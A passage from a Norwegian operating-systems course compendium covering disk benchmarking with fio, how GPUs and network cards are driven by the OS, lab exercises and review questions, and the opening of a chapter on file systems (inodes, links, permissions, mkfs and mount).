
Tabellen "Én SSD, fire svar" er målt med disse kommandoene, med `fio` 3.41 i hjemmekatalogen. `f` er bare en variabel med valgene som er felles for alle testene, og den første kjøringen lager testfila:

```
f="--filename=fiotest --size=1G --direct=1"
f="$f --runtime=8 --time_based"
fio --name=t1 $f --rw=read --bs=1M
fio --name=t2 $f --rw=randread --bs=4k
fio --name=t3 $f --rw=randread --bs=4k \
    --ioengine=libaio --iodepth=32
fio --name=t4 $f --rw=randread --bs=4k \
    --ioengine=libaio --iodepth=32 \
    --numjobs=4 --group_reporting
fio --name=t5 $f --rw=read --bs=4k     # 47 700 IOPS
rm fiotest
```

`t1` til `t4` er radene i tabellen, og `t5` er sekvensiell lesing med 4KB-blokker, som sammenlignes med `t2` i teksten. Tallene står i linjene som starter med `read:` (IOPS og MB/s), `lat` (forsinkelse, se etter `avg`) og `cpu` (`usr` og `sys` blir til sammen 100 % i `t3`). Kjører du testene på nytt, varierer tallene med noen få prosent.

9.6 GPU

CPU og GPU i figur 9.22.



- CPU: raskest mulig på *én ting om gangen*
- GPU: *den samme operasjonen på veldig mange data samtidig*

Figur 9.22: CPU og GPU.

En GPU er laget for grafikk, men brukes i dag like mye til maskinlæring og annen tallknusing. Den har eget minne (VRAM) og er koblet til med PCIe; en integrert GPU deler i stedet RAM med CPU-en. Å regne ut fargen på flere millioner piksler seksti ganger i sekundet er den samme lille beregningen gjentatt for hver piksel, uavhengig av de andre. En GPU er bygd for slike *data-parallelle* jobber, og mye annen tallknusing har samme form [27] – i dag først og fremst matriseregningen i maskinlæring. Dette er blitt viktig fordi hver enkelt CPU-kjerne ikke lenger blir særlig raskere fra år til år, så mer regnekraft må komme fra maskinvare som er spesialisert for jobben [17].

GPU-en sett fra operativsystemet i figur 9.23.

- En I/O-enhet som alle andre: registre, driver, interrupt og DMA
- I Linux en *character device*, styrt med `ioctl()` og `mmap()`
- Hver prosess får sin egen *GPU-kontekst* og sitt eget GPU-minne
- Driveren deler GPU-en mellom prosessene: *scheduling og minnehåndtering en gang til*

```
$ ls -l /dev/dri/
crw-rw----+ 1 root video  226,   1 okt. 10 11:42 card1
crw-rw----+ 1 root render 226, 128 okt.  9 08:15 renderD128
```

Figur 9.23: GPU-en sett fra operativsystemet.

For operativsystemet er GPU-en i utgangspunktet en I/O-enhet bak en driver, og ikke en prosessor det selv fordeler slik det gjør med CPU-en [31]. Derfor må driveren gjøre mye av det operativsystemet ellers gjør: holde GPU-minnet til prosessene fra hverandre, og bytte mellom jobbene deres. En stor del av driveren ligger i user space, som et bibliotek programmet kaller (OpenGL, Vulkan, CUDA), og resten i kjernen.

Å sette bort en jobb til GPU-en i figur 9.24.

```
import torch
a = torch.rand(8000, 8000)   # ligger i RAM
b = torch.rand(8000, 8000)
c = a @ b                    # regnes ut på CPU-en

a_g = a.to("cuda")           # 1+2: alloker og kopier
b_g = b.to("cuda")           #      RAM -> GPU-minne
c_g = a_g @ b_g              # 3+4: jobben legges i kø
c = c_g.cpu()                # 5: vent, og kopier tilbake
```

Figur 9.24: Å sette bort en jobb til GPU-en.


Eksempelet bruker Python-biblioteket PyTorch og ganger sammen to matriser, først på CPU-en og så på GPU-en. `"cuda"` er en GPU fra NVIDIA; på en Mac med Apple Silicon skriver du `"mps"`. Det som skjer bak de fire siste linjene, er det samme uansett bibliotek og språk:

1. *Alloker* minne på GPU-en. Driveren holder orden på hvem som eier hva.
2. *Kopier* inndataene fra RAM til GPU-minnet, over PCIe med DMA. Minnet det kopieres fra må låses fast (*pinnes*), så det ikke blir swappet ut underveis.

3. *Send kommandoer*: hvilket lille program GPU-en skal kjøre på dataene. Programmet kalles en *kernel* (eller *shader* i grafikk), og har ingenting med operativsystemkjernen å gjøre. Kommandoene legges i en kø i RAM, og driveren sier fra til GPU-en – akkurat som med en NVMe-kø.
4. GPU-en *regner*, og CPU-en venter ikke: kallet er *asynkront* og returnerer så snart jobben ligger i kø.
5. *Vent og kopier tilbake*. Først når programmet ber om resultatet, blokkerer det til GPU-en er ferdig, og så kopieres svaret til RAM.

Punkt 4 er en klassisk felle: tar du tiden på linja `c_g = a_g @ b_g` alene, måler du hvor lang tid det tar å legge jobben i kø, ikke å gjøre den. Vent til GPU-en er ferdig med `torch.cuda.synchronize()` før du stopper klokka.

Når GPU-en lønner seg i figur 9.25.



Samme mønster som for HDD: reisen er en fast kostnad, så ta med mye når du først reiser.


Figur 9.25: Når GPU-en lønner seg.

Figuren er et regneeksempel: GPU-en regner 40 ganger raskere enn CPU-en, kopiering går med 10 GB/s, og oppstarten koster 50 μs. Regnestykket har samme form som $T_{\text{I/O}}$ for en HDD. Kopieringen går over PCIe, og oppstarten – å få kommandoen gjennom biblioteket, driveren og køen – er en fast kostnad uansett hvor liten jobben er. For en liten jobb er CPU-en derfor ferdig før GPU-en har begynt, mens en stor, data-parallell jobb ofte går ti til hundre ganger raskere på GPU-en. Av samme grunn kopierer god

GPU-kode inn én gang, gjør alle stegene på GPU-en, og kopierer ut én gang. Med en integrert GPU, som deler RAM med CPU-en, er kopieringen billigere – men selve GPU-en er til gjengjeld mindre.

9.7 Nettverkskort

En pakke kommer inn i figur 9.26.



1 Kortet skriver pakken rett inn i RAM med DMA. *2* Kortet sender et interrupt. *3* Driveren slår av interrupt og *poller* ringen til den er tom. *4* Protokollstakken (IP, TCP) finner riktig socket. *5* `recv()` kopierer dataene til programmet.

Figur 9.26: En pakke kommer inn.


Et nettverkskort er verken en block device eller en character device, men et *network interface* uten noen fil under `/dev`. Du ser det med `ip link` (`Get-NetAdapter` på Windows, `ifconfig` på macOS), og programmer bruker det gjennom sockets. Den store forskjellen fra en disk er at pakkene kommer når avsenderen vil, ikke når vi ber om dem.

Dataene flyttes altså med DMA (punkt 1), men for hver pakke må CPU-en likevel få beskjed og kjøre driveren og protokollstakken. Ved lite trafikk gir ett interrupt per pakke kort forsinkelse. Ved mye går det galt: et nettverk på 10 Gbit/s kan levere opptil 14,9 millioner små pakker i sekundet, og med ett interrupt per pakke rekker ikke maskinen annet enn å ta imot interrupt. På 1990-tallet gikk maskiner i stå på akkurat den måten – *receive livelock* [25]. Løsningen derfra er punkt 2 og 3: driveren slår av interrupt etter det første, og henter pakker i sitt eget tempo til ringen er tom. I Linux heter det NAPI,

og de andre operativsystemene har tilsvarende mekanismer, så en moderne maskin går ikke i stå slik. Blir ringen full før driveren rekker å tømme den, kastes pakkene i stedet (se tellerne med `ip -s link`). Kostnaden er likevel ikke borte: interrupt er fortsatt en av de største kildene til overhead på en travel server [10].

Også nettverkskortet får jobber satt bort til seg, akkurat som GPU-en. Med *offloading* regner kortet ut sjekksummene, og deler selv opp en stor bit data i pakker (TSO) – `ethtool -k eth0` viser hva som er slått på (bytt ut `eth0` med navnet fra `ip link`). Det er verdt å kjenne til når du feilsøker: med TSO viser Wireshark "pakker" på avsendermaskinen som er mye større enn det som går på ledningen. Kortet har dessuten gjerne én kø per CPU-kjerne, som NVMe (`ethtool -l eth0`). Og husk tabellen over tilkoblinger: 1 Gbit/s er 125 MB/s, så nettverket er ofte tregere enn disken.

Samme mønster tre ganger i figur 9.27.



1 Driveren legger en bestilling i køen, *2* og skriver til et register for å si fra. *3* Enheten henter bestillingen, *4* flytter dataene selv, *5* og melder fra med et interrupt – eller driveren poller.

Figur 9.27: Samme mønster tre ganger.

De tre enhetene ser helt forskjellige ut for programmet – filer, sockets og matriser – men operativsystemet gjør det samme hver gang: legger en beskrivelse av jobben i en kø i RAM (*submission queue* på en NVMe-SSD, *ring buffer* på et nettverkskort, *command buffer* på en GPU), skriver til et register for å si fra, lar enheten flytte dataene selv med DMA, og får beskjed når jobben er gjort. Jo raskere enheten er, desto mer av tiden går med i operativsystemet. Da flyttes enten arbeid ned i enheten (offloading), eller så kortes veien gjennom operativsystemet ned (flere køer, polling, `io_uring`).

	NVMe-SSD	Nettverkskort	GPU
Køer	én per kjerne	én per kjerne	én per prosess
Type i Linux	block device	network interface	character device
Under `/dev`	`nvme0n1`	ingenting	`dri/card1`
Programmet ser	filer	sockets	et bibliotek

9.8 Lab-øvinger

1. **Mål lagringsytelse.** Gjør dette på Linux-maskinen din i SkyHiGh. Installer `fio`, og kjør fire tester på ti sekunder hver:

```
sudo apt install fio sysstat
f="--filename=fiotest --size=1G --direct=1"
f="$f --runtime=10 --time_based"
fio --name=t1 $f --rw=read      --bs=1M
fio --name=t2 $f --rw=randread  --bs=4k
fio --name=t3 $f --rw=randread  --bs=4k \
    --ioengine=libaio --iodepth=32
fio --name=t4 $f --rw=randwrite --bs=4k
```

   `t1` er sekvensiell lesing med store blokker. `t2` er tilfeldig lesing med små blokker og én forespørsel om gangen, `t3` er det samme med 32 forespørsler ute samtidig, og `t4` er tilfeldig skriving. Resultatet står i linja som starter med `read:` eller `write:` (IOPS og MB/s), og i linja som starter med `lat` (forsinkelse, se etter `avg`). Skriv de tre tallene for hver test inn i en tabell, og legg den ved siden av tabellen "Én SSD, fire svar" i kapitlet.

   Tallene dine blir trolig lavere enn i kapitlet, særlig for `t2`: disken i den virtuelle maskinen ligger i et lagringssystem på nettverket, så hver forespørsel har lengre vei. Sammenhengene er likevel de samme. MB/s er IOPS ganger blokkstørrelsen, og IOPS er omtrent kødybden delt på forsinkelsen.

   Kjør `t3` en gang til, og følg med i et annet terminalvindu mens den går:

```
iostat -x 1
```

   Her ser du block devicen jobbe. `r/s` er leseforespørsler per sekund, altså IOPS, og `rkB/s` er throughput – de samme tallene som `fio` melder.

   Hint: mest sannsynlig er disken din "strupet" til 300 IOPS av system administratorene i SkyHiGh, stemmer det med tallene dine fra fio?

   Se til slutt hva page cache gjør. `fincore` viser hvor mye av en fil som ligger i page cache (`RES`). Kjør de to første linjene to ganger på rad, så den tredje, og så de to første en gang til:

```
fincore fiotest
dd if=fiotest of=/dev/null bs=1M
sync; echo 3 | sudo tee /proc/sys/vm/drop_caches
```

   Første gang ligger ingenting av fila i page cache, og den leses fra disken. Etterpå ligger hele fila der, så andre gang kommer den rett fra RAM og går fortere. Den tredje linja tømmer cachen, og da er du tilbake der du startet. Det er derfor testene over bruker `--direct=1`. Rydd opp med `rm fiotest`.

9.9 Repetisjonsspørsmål og oppgaver

1. (**OBLIG-4**) Hvor mange byte er det i en sektor på en harddisk? Omtrent hvor lang tid vil du anslå at det tar å hente en 4KB-blokk fra et tilfeldig sted på disken, hvis disken har 2MB per track, går på 15000 rpm og har en gjennomsnittlig seek-tid på 3 ms?

2. (**OBLIG-4**) Forklar forskjellen på HDD og SSD når det gjelder å lese, skrive/overskrive og slette filer. Hva er poenget med TRIM-kommandoen?

3. Hvorfor er det en fordel at data lagres sammenhengende (i sekvens) på en HDD? Gjelder det samme for en SSD? Begrunn svaret.

4. Hva består en I/O-enhet av? Hva vil det si at operativsystemet ser en HDD eller SSD som en *block device*, og hva er poenget med den abstraksjonen?

5. Forklar de tre måtene å gjøre I/O på: *programmed I/O*, *interrupt-based I/O* og *DMA*. Hvor mye CPU koster hver av dem, og når kan det faktisk lønne seg å velge den som koster mest?

6. Hva er *IOPS*? Hvorfor er "hvor mange IOPS får jeg?" et vanskelig spørsmål å svare på?

7. Du kjører den samme `fio`-testen to ganger, først med `--iodepth=1` og så med `--iodepth=16`. På en NVMe-SSD får du helt forskjellige IOPS-tall, mens det nesten ikke gjør noen forskjell på en HDD. Forklar hvorfor.

8. Kommandoen `lsblk` gir denne utskriften på en bærbar PC:

```
NAME                TYPE    SIZE MOUNTPOINTS
nvme0n1             disk  476,9G
|-nvme0n1p1         part    512M /boot/efi
`-nvme0n1p2         part  476,4G
  `-nvme0n1p2_crypt crypt 476,4G /
```

   (a) Hvor mange block devices viser utskriften, og hvor mange fysiske disker står det i maskinen?

   (b) Et program leser en fil som ligger i rotfilsystemet. Hvilke block devices går lesingen gjennom på vei ned til flashen?

   (c) Hvilket av lagene i utskriften vet hvilken fil blokkene tilhører?

   (d) Hva er poenget med at alle lagene har det samme grensesnittet?

9. Du kopierer en fil på 2GB til en USB-pinne. Kopieringen melder seg ferdig etter tre sekunder, men lyset på pinnen blinker i et halvt minutt til. Forklar hva som skjer. Hva gjør kommandoen `sync`, og hvorfor bruker vi `--direct=1` når vi måler en disk med `fio`?

10. En venn har kjøpt en NVMe-SSD som ifølge esken leser 7000 MB/s. Han setter den i et USB-kabinett merket "5 Gbit/s" og måler 430 MB/s. Er disken defekt? Skill mellom medium, protokoll og tilkobling i svaret ditt. Hva er det meste han kan vente seg hvis han i stedet kopierer filene til en annen maskin over et kablet nettverk på 1 Gbit/s?

11. (**OBLIG-4**) Et program skal gange sammen to store matriser på GPU-en i stedet for på CPU-en.

    (a) Hvorfor egner en GPU seg godt til dette, men dårlig til for eksempel å kompilere et program?

    (b) Hvilke steg må skje fra dataene ligger i RAM til svaret er tilbake i RAM?

    (c) Hvorfor kan jobben gå *tregere* på GPU-en enn på CPU-en hvis matrisene er små?

    (d) En student tar tiden på linja som starter utregningen på GPU-en, og finner at den tar 0,02 ms uansett hvor store matrisene er. Hva har studenten egentlig målt?

12. (**OBLIG-4**) En pakke kommer inn på nettverkskortet.

    (a) Beskriv veien den tar fra kortet til programmet som kaller `recv()`.

    (b) Et nettverk på 10 Gbit/s kan levere rundt 800 000 pakker på 1500 byte i sekundet. Anta at hvert interrupt koster 2 mikrosekunder CPU-tid. Hvor stor del av en CPU-kjerne går med hvis hver pakke gir ett interrupt, og hva gjør driveren i stedet?

    (c) Hva er *offloading*?

13. (**OBLIG-4**) Du måler en NVMe-SSD med `fio` og `--direct=1`, og får disse tallene:

Test	Blokkstørrelse	Kødybde	IOPS
Sekvensiell lesing	1MB	1	2 600
Tilfeldig lesing	4KB	1	20 000
Tilfeldig lesing	4KB	32	110 000

    (a) Regn ut throughput i MB/s for hver av de tre testene.

    (b) Regn ut gjennomsnittlig forsinkelse (latency) per forespørsel i de to testene med tilfeldig lesing.

    (c) Den tredje testen gir over fem ganger så mange IOPS som den andre, men hver forespørsel tar lengre tid. Hvordan henger det sammen?

    (d) En HDD bruker 13,2 ms på en tilfeldig lesing. Hvor mange IOPS gir det, og hvor lang tid ville HDD-en brukt på de lesingene SSD-en gjør på ett sekund i den tredje testen?

    (e) Du leser så testfila to ganger på rad med `dd if=fiotest of=/dev/null bs=1M`, uten `--direct`. Hvorfor går det fortere andre gang, og hva er det du har målt da?

10 Filsystemer

Merk: henvisninger som "Fig 39.1" og "chp 39" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Kapitlene vi bruker her er fritt tilgjengelige som PDF: chp 39, chp 40 og chp 42.

10.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og de tilhørende kapitlene i læreboka skal du kunne:

- forklare hvordan et filsystem gir navn til filer: at hver fil har et *inode-nummer*, at en katalog er en tabell fra navn til inode-nummer, og forskjellen på en absolutt og en relativ sti
- bruke `open()`, `read()`, `write()` og `close()`, forklare hva en *file descriptor* er, og hvorfor `fsync()` på en ny fil ikke alene sikrer at den overlever et strømbrudd
- forklare hvilke metadata som ligger i *inoden* og hva som ligger i katalogen, og hvordan *hard links* og *symbolske lenker* virker – også hvorfor sletting heter `unlink()`
- lese og endre rettighetsbit'ene for user, group og others, forklare hva *SetUID*, *SetGID* og *sticky bit* gjør, og hvorfor et program med SetUID må passe seg for *TOCTTOU*
- lage og montere et filsystem på en block device, og beskrive hvordan det er lagt ut: *superblokk*, inode-bitmap, data-bitmap, inode-tabell og datablokker

- regne ut største filstørrelse med direkte pekere og *single, double og triple indirect* for en gitt blokkstørrelse og adressestørrelse, og forklare hva *extents* gjør annerledes
- forklare hvilke lesinger og skrivinger som trengs for å åpne, lese og opprette en fil, og hvordan *page cache* gjør de fleste av dem unødvendige
- forklare hvorfor et krasj midt i en filoperasjon kan gjøre filsystemet inkonsistent, hva *fsck* sjekker, og hvordan *journalling* med *idempotente* operasjoner løser det

10.2 Filer og kataloger

Filer og kataloger i figur 10.1.

- Fig 39.1, katalogtreet
- I Linux har filer en ID som kalles *inode-nummer*
- Rotkatalog, underkatalog

Figur 10.1: Filer og kataloger.

Filnavnet er for oss. Operativsystemet holder styr på en fil ved hjelp av inode-nummeret, et heltall som er unikt innenfor filsystemet – læreboka kaller det filas *low-level name*. En katalog er en fil som inneholder en tabell over navn og inode-numrene de hører til. En sti som starter i rota, som `/home/mysil/a.txt`, er absolutt (*absolute pathname*). En sti uten `/` først, som `../a.txt`, er relativ og leses fra katalogen du står i.

10.2.1 API

Systemkallene for filer i figur 10.2.

Systemkallene operativsystemet tilbyr:

- `open()`, `openat()`, `creat()`, disse returnerer en *file descriptor*
- `read()`
- `write()`
- `close()`

Figur 10.2: Systemkallene for filer.

```
myfile=$(mktemp ~/XXXXXXXXXXXXXXXXX) || exit 1
echo mysil > $myfile
strace cat $myfile |& less
# les fra openat(AT_FDCWD, "/home/... og nedover
strace -c cat $myfile
```

`cat` kaller `open()`, men i `strace` ser du `openat()`: C-biblioteket bruker det nyere systemkallet, og `AT_FDCWD` betyr at en relativ sti leses fra katalogen du står i. Returverdien 3 er file descriptoren – det laveste ledige nummeret, siden 0 (STDIN), 1 (STDOUT) og 2 (STDERR) alltid er tatt. Fila lages i hjemmekatalogen og ikke i `/tmp`, som er tmpfs i Ubuntu 26.04 og ligger i RAM, ikke på noe filsystem på disk.

10.2.2 File descriptors

File descriptors i figur 10.3.

- STDIN, STDOUT, STDERR (0, 1, 2)
- Hva er en pipe?

```
cat | wc
ls -l /proc/$(pgrep -n cat)/fd
ls -l /proc/$(pgrep -n wc)/fd
```

Figur 10.3: File descriptors.

En file descriptor er en indeks i en tabell operativsystemet har for hver prosess, med én oppføring per åpen fil. Kjør `cat | wc` i ett terminalvindu og de to `ls`-kommandoene i et annet: `cat` har fd 1 koblet til en pipe, og `wc` har fd 0 koblet til den samme pipen. En pipe er altså et par file descriptors som operativsystemet kobler sammen, og det er shellet som setter det opp, mellom `fork()` og `exec()` (kapittel 3).

10.2.3 Sync

Sync i figur 10.4.

Husk at RAM brukes som cache foran lagringsenheten (block devicen)

- for én fil: `man fsync`, "Calling fsync() does not...", se eksempelet i chp 39.7
- for et helt filsystem: `man sync`, `man 2 sync`

Figur 10.4: Sync.

`write()` returnerer så snart dataene ligger i page cache, og i kapittel 9 så vi at de kan bli liggende der i omtrent 30 sekunder før de skrives til disken. Trenger du varig lagring (persistence) med en gang, kaller du `fsync()`, som ikke returnerer før fila er skrevet til disken. Men som man-siden sier, gjelder det bare fila. Er fila ny, står navnet dens i en katalog som også må `fsync`-es. Ellers kan fila ligge trygt på disken etter et strømbrudd uten at noen katalog peker på den.

10.2.4 Metadata

Metadata i figur 10.5.

- `man stat, man 2 stat`
- Fig 39.5, `stat $myfile`
- Slett en fil
  `strace rm $myfile |& less`
  Hvorfor `unlink()`?

Figur 10.5: Metadata.

Fig 39.5 viser hva `stat()` returnerer: størrelse, eier, rettigheter, tidsstempler, antall lenker og hvor mange blokker fila bruker. Alt dette ligger i inoden. Filnavnet er ikke med, for det står i katalogen. Det er svaret på spørsmålet på sliden: `rm` sletter ikke fila, men fjerner ett *navn* på den fra katalogen (i `strace` heter kallet `unlinkat()`) og trekker én fra linktelleren i inoden. Først når telleren er null og ingen prosess har fila åpen, frigjøres inoden og datablokkene.

10.2.5 Kataloger

Kataloger i figur 10.6.

En katalog er bare en fil, en tabell med én oppføring for hver fil eller underkatalog, men den forvaltes av operativsystemet (for integritetens skyld):

- `mkdir()`
- `opendir()`
- `readdir()`
- `closedir()`
- `rmdir()`

Oppføringene er svært enkle, se chp 39.12

Figur 10.6: Kataloger.

```
strace ls 2> ../a.txt
strace ls -l 2> ../b.txt
colordiff ../a.txt ../b.txt | grep stat
```

Diffen viser forskjellen. `ls` trenger bare navnene, som den får ved å lese katalogen, mens `ls -l` i tillegg gjør ett `statx()`-kall for hver fil. En katalogoppføring (*directory entry*) inneholder nemlig bare navnet og inode-nummeret, så alt annet `ls -l` viser, må hentes fra inoden til hver enkelt fil.

10.2.6 Lenker

Lenker i figur 10.7.

- *hard link* `link()` (`ln`)

  ...it simply creates another name in the directory you are creating the link to, and refers it to the same inode number (i.e., low-level name) of the original file

- *symbolsk lenke* `symlink()` (`ln -s`)

  . . . the way a symbolic link is formed is by holding the pathname of the linked-to file as the data of the link file

Figur 10.7: Lenker.

Sitatene er fra chp 39.14 og 39.15 (sitert fra læreboka).

Demo:

```
echo mysil > a
cat a
ls -l a           # links er 1
ln -s a sym
ls -l a           # ingen endring i links
ln a hard
ls -l a           # links er 2
cat sym; cat hard # samme utskrift
ls -i a
ls -i sym
ls -i hard        # hvilket inode-nummer?
rm a
cat sym; cat hard # bare hard skriver ut
stat hard         # fila finnes fortsatt
```

`a` og `hard` har samme inode-nummer. De er to likeverdige navn på den samme fila, og ingen av dem er "originalen". `sym` har sitt eget inode-nummer og er en liten fil som bare inneholder stien `a` – derfor er den 1 byte stor, og derfor peker den ut i løse lufta når `a` er borte. En hard link kan verken peke til en katalog eller til en fil i et annet filsystem, siden inode-numre bare er unike innenfor ett filsystem. En symbolsk lenke kan begge deler.

10.2.7 Tilgangskontroll

Rettighetsbit'er i figur 10.8.

- `rwxrwxrwx` user, group, others
- endres med `chmod()`, `chown()`
- SetUID, SetGID, sticky bit

Figur 10.8: Rettighetsbit'er.

Demo:

```
ls -l $(which passwd)
ls -ld /tmp
```

`passwd` står som `-rwsr-xr-x` og eies av root. `s` på plassen til eierens `x` er SetUID: programmet kjører med rettighetene til den som eier fila, ikke til den som starter det. Det er slik en vanlig bruker får endret passordet sitt i `/etc/shadow`, som bare root kan skrive

til. SetGID gjør det samme for gruppa. `t` til slutt i `drwxrwxrwt` for `/tmp` er sticky bit: alle kan lage filer i katalogen, men bare eieren av en fil kan slette den eller gi den nytt navn.

Et program med SetUID må skrives med stor forsiktighet. Les tipset om TOCTTOU (*time of check to time of use*) i chp 39.17: sjekker et program en fil og åpner den etterpå, kan noen rekke å bytte ut fila i mellomtiden. Mer om sikkerhet i kapittel 12.

10.2.8 mkfs/mount

Lag og monter et filsystem i figur 10.9.

```
truncate -s 100M disk.img       # som i kapittel 9
dev=$(sudo losetup --find --show disk.img)
sudo mkfs.ext4 $dev             # lag filsystemet
mkdir mnt
sudo mount $dev mnt             # inn i treet
ls -la mnt
df -h mnt

Nå har blokkene fått navn, kataloger og eiere.
```

Figur 10.9: Lag og monter et filsystem.

I kapittel 9 endte vi med en block device som bare kjenner til nummererte blokker. Kommandoen `mkfs.ext4` lager et filsystem på den, her med 25 600 blokker på 4KB, 25 600 inoder og en journal på 1024 blokker (tallene står i utskriften). `mount` henger filsystemet inn i katalogtreet fra fig 39.1, slik at `mnt` blir rotkatalogen i det nye filsystemet. Katalogen `lost+found` lager `mkfs`, og det er der `fsck` legger filer den finner uten noe navn. `apropos mkfs` viser hvilke andre filsystemer du kan lage, og `man 2 mount` beskriver systemkallet. Rydd opp med `sudo umount mnt`, `sudo losetup -d $dev` og `rm disk.img`.

10.3 Implementasjon

I læreboka kapittel 40 beskrives filsystemet vsfs (*Very Simple File System*). Det er i prinsippet det samme filsystemet som ext-filsystemene vi bruker på Linux.

10.3.1 Et filsystem

Et filsystem i figur 10.10.

- Illustrasjonene i chp 40.2 og 40.3
- Sektorer samles i *blokker*
- *Data og metadata*
- Metadata i *inoden*
- *Inode-tabellen*
- *Data-bitmap* (eller free list)
- *Inode-bitmap* (eller free list)
- *Superblokken*

Figur 10.10: Et filsystem.

Blokkene er filsystemblokkene fra kapittel 9, nummerert fra 0 i starten av partisjonen. Superblokken er det første filsystemet leser når det monteres: den sier hvor stort filsystemet er, hvor mange inoder og blokker det har, og hvor resten ligger. Bitmapene har én bit per inode og én bit per datablokk, med samme idé som bitmapene for minne i kapittel 5. `sudo dumpe2fs -h $dev` viser superblokken i filsystemet vi nettopp laget, blant annet `Block size: 4096` og `Inode count: 25600`. ext4 deler i tillegg disken i *blokkgrupper* med hver sine bitmaps og sin egen del av inode-tabellen, slik at inoden og datablokkene til en fil kan ligge nær hverandre.

